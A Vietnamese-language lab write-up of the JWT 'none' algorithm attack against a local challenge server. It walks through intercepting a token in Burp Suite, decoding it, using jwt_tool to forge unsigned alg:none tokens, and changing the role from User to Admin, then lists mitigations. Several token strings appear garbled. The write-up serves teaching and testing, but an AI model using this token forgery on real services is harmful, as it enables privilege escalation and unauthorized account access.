

JWT attacks: none algorithm

Overview:


None algorithm là 1 phương pháp bổ sung cho JWT. Nó được thiết kế để cho các trường hợp mà tính toàn vẹn của token đã được xác minh. Nó là 1 trong 2 thuật toán bắt buộc cần phải triển khai theo tiêu chuẩn của JWT(cái còn lại là HS256).

Detect:

- Do 1 số thư viện coi token được ký bằng None algorithm là 1 token hợp lệ với chữ kí đã đk xác minh nên bất kì ai cũng có thể tạo mã token của họ với các payload mà họ muốn.
- Cách phát hiện:

Step by step:

- B1. ta dùng burpsuite để chặn lại proxy và lấy mã thông báo.



```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 242
5 ETag: W/"f2-DYq742KGTT2fU6MW30/EnkOLA"
6 Date: Thu, 08 Jul 2021 19:52:00 GMT
7 Connection: close
8
9 {
10   "jwt": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bm90aXIiOiJ1b3R5b2NvdW50IiwiaWF0IjoiMTY2NDY0MjUwMCIsImF1dGUiOiJhttps://127.0.0.1/jwt/none"
11 }
```

- B2. Khi đã có mã thông báo ta tiến hành giải mã

```
Headers := {
  .. "alg": "HS256",
  .. "typ": "JWT"
}

Payload := {
  .. "account": "Bob",
  .. "role": "User",
  .. "iat": 1625818583,
  .. "aud": "https://127.0.0.1/jwt/none"
}

Signature := "yeaspNcsV-5QAI0PGfPEX-hYBuR5XPGqd9fqqrB_6hw"
```

- Sau khi giải mã ta có thể thấy thuật toán mã hoá ở đây là thuật toán “HS256” thuật toán này đòi hỏi 1 private key nhưng ta không có.
- Để tạo ra 1 mã token khác ta có thể sử dụng thuật toán “none” để thử bỏ qua xác minh bằng chữ kí

- Ta dùng `jwt_tool` để thực hiện tạo mã token giả mạo.

```
L$ python3 jwt_tool.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyY2NvdW50Ijo1Qm9iIiwicm9sZSI6IiVlZXXIiLCJpYXQoIjoE2mju4MTg1ODMsImZlZCI6Imh0dHBzOj8vMTIzLjAuMC4xL2p3dC9ub251In0.yeaspNcsV-5QAIOpGFpFX-hYBuR5XP6qd9fqqrB_6hw -X a
```

Trong đó:

- -X a: là phương thức tấn công tự động theo thuật toán “none”

```

jwttool_efef835b52303110fb39f1d43c33fdf6 - EXPLOIT: "alg":"none" - this is an exploit target
ing the debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWT.)
[+] eyJhbGciOiJub251IiwidHlwIjoiSldlUi0.eyJhY2NvdW50IjoIc251Iiwicm9sZSI6IiVzZXIiLCJpYXQoIjE2
MjU4MTg1ODMsImF1ZCI6Imh0dHBzOi8vMTI3LjAuMC4xL2p3dC9ub251In0.
jwttool_0c7b1d138b0492f53d6772e76d04d2a6 - EXPLOIT: "alg":"None" - this is an exploit target
ing the debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWT.)
[+] eyJhbGciOiJ0b251IiwidHlwIjoiSldlUi0.eyJhY2NvdW50IjoIc251Iiwicm9sZSI6IiVzZXIiLCJpYXQoIjE2
MjU4MTg1ODMsImF1ZCI6Imh0dHBzOi8vMTI3LjAuMC4xL2p3dC9ub251In0.
jwttool_2e404372817013270fdbab5df0d65e - EXPLOIT: "alg":"NONE" - this is an exploit target
ing the debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWT.)
[+] eyJhbGciOiJ0T05FIiwidHlwIjoiSldlUi0.eyJhY2NvdW50IjoIc251Iiwicm9sZSI6IiVzZXIiLCJpYXQoIjE2
MjU4MTg1ODMsImF1ZCI6Imh0dHBzOi8vMTI3LjAuMC4xL2p3dC9ub251In0.
jwttool_b45eef353543422c9bc5ce8b59a1184c - EXPLOIT: "alg":"nOnE" - this is an exploit target
ing the debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWT.)
[+] eyJhbGciOiJuT25FIiwidHlwIjoiSldlUi0.eyJhY2NvdW50IjoIc251Iiwicm9sZSI6IiVzZXIiLCJpYXQoIjE2
MjU4MTg1ODMsImF1ZCI6Imh0dHBzOi8vMTI3LjAuMC4xL2p3dC9ub251In0.

```

- Sau khi `jwt_tool` chạy thì ta có các lựa chọn để tấn công thì ta chọn mã `jwt` đầu tiên.
- Tiếp theo ta sửa tải trọng của JWT ta vừa sử dụng `jwt_tool`

```
└─$ python3 jwt_tool.py eyJhbGciOiJub251IiwidHlwIjoiSldUIn0.eyJhY2NvdW50IjojQm9iIiwicm9sZSI6ImlvZlZlZXIiLCJpcyYXQ0IjE2MjU0MTg1ODMsImF1ZCI6Imh0dHBzOi8vMTI3LjLjAuMC4xL2p3dC9ub251In0. -T
```

Ta làm theo hướng dẫn và thay thế chức vụ thành Admin

```
1] account = "Bob"
2] role = "Admin"
3] iat = 1625818583    ⇒ TIMESTAMP = 2021-07-09 15:16:23 (UTC)
4] aud = "https://127.0.0.1/jwt/none"
5] +ADD_A_VALUE+
```

Cuối cùng ta được mã jwt giả mạo

```
Signature unchanged - no signing method specified (-S or -X)
jwttool_2a1f14cb75a7a16f7f8b1de700f5a24d - Tampered token:
[+] eyJhbGciOiJub251IiwidHlwIjoiiSldUIn0.eyJhY2NvdW50IjoiiQm9iIiwicm9sZSI6IkFkbWluIiwiaWF0Ijoi
xNjI1ODU0NTgzLCJhdWQiOiJodHRwczovLzEyNy4wLjAuMS9qd3Qvbm9uZSJ9.
```

- Sau khi có mã jwt thì ta vào và gửi mã đến Server

```
1 {  
2   "message": "Congrats!! You've solved the JWT challenge!!",  
3   "jwt_token": {  
4     "header": {  
5       "alg": "none",  
6       "typ": "JWT"  
7     },  
8     "payload": {  
9       "account": "Bob",  
10      "role": "Admin",  
11      "iat": 1625818583,  
12      "aud": "https://127.0.0.1/jwt/none"  
13    },  
14    "signature": ""  
15  }  
16 }
```

Ta đã thành công giả mạo JWT

Cách khắc phục:

- Nên cấu hình các thuật toán bằng các thuật toán 1 cách cụ thể không bao giờ nên sử dụng “none”
- Sử dụng phương pháp từ chối none khi được phát hành bằng 1 khoá private key.